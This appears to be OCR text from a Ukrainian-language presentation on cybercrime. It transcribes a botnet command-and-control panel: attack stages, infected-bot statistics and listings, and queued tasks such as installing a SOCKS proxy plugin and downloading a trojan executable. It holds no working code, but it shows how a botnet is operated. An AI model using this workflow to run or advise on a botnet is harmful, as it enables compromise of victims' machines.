
Чому все так складно і кому це вигідно?



C&C publication
Obfuscate the code
Mail Delivery
Getting callbacks with info
Recon info analysis
Taking actions
Menu
Bots
Tasks
Service
Plugins
General statistic
Total: 5
Online: 5
Deads: 0
Statistics by system
Win2003 60% (3)
WinXP 40% (2)
Statistics by country
Russian Federation 20% (1)
Turkey 20% (1)
United States 60% (3)
Filter
Status: Online
NAT: Only real IP's
Records limit: 30
Apply
Bot ID
IP address
Country
Install date
Last activity
Last task
Bot version
OS version
Status
D00B2559 (NAT) United States (US) 07:20:52 17 May 08:23:52 17 May #0 01.01 Win2003 Online
C89A3F01 (NAT) United States (US) 07:19:45 17 May 08:22:45 17 May #0 01.01 WinXP Online
00836B96 (NAT) Russian Federation (RU) 07:19:23 17 May 08:22:23 17 May #0 01.01 WinXP Online
84BDDCC1 (NAT) United States (US) 07:17:33 17 May 08:20:33 17 May #0 01.01 Win2003 Online
Искать в Google
Actions
Add task
Enable all tasks
Disable all tasks
Delete ALL tasks
Command Parameter Countries E/F/L* Enabled Actions
29 Install plugin /socks4.110.pack ALL 4/0/unlim True [edit] [on/off] [delete]
30 Download EXE /sample_troy.exe ALL 0/0/unlim False [edit] [on/off] [delete]
31 Update bot /newbot.exe ALL 0/0/unlim False [edit] [on/off] [delete]
Add new task
Task type: Download EXE Enabled
Limit (0=not limited): 0
Countries: EU,FR
Ethiopia
Europe
Falkland Islands (Malvinas)
Faroe Islands
Fiji
Finland
France
French Guiana
French Polynesia
Gabon
Parameter: troy.exe
Add




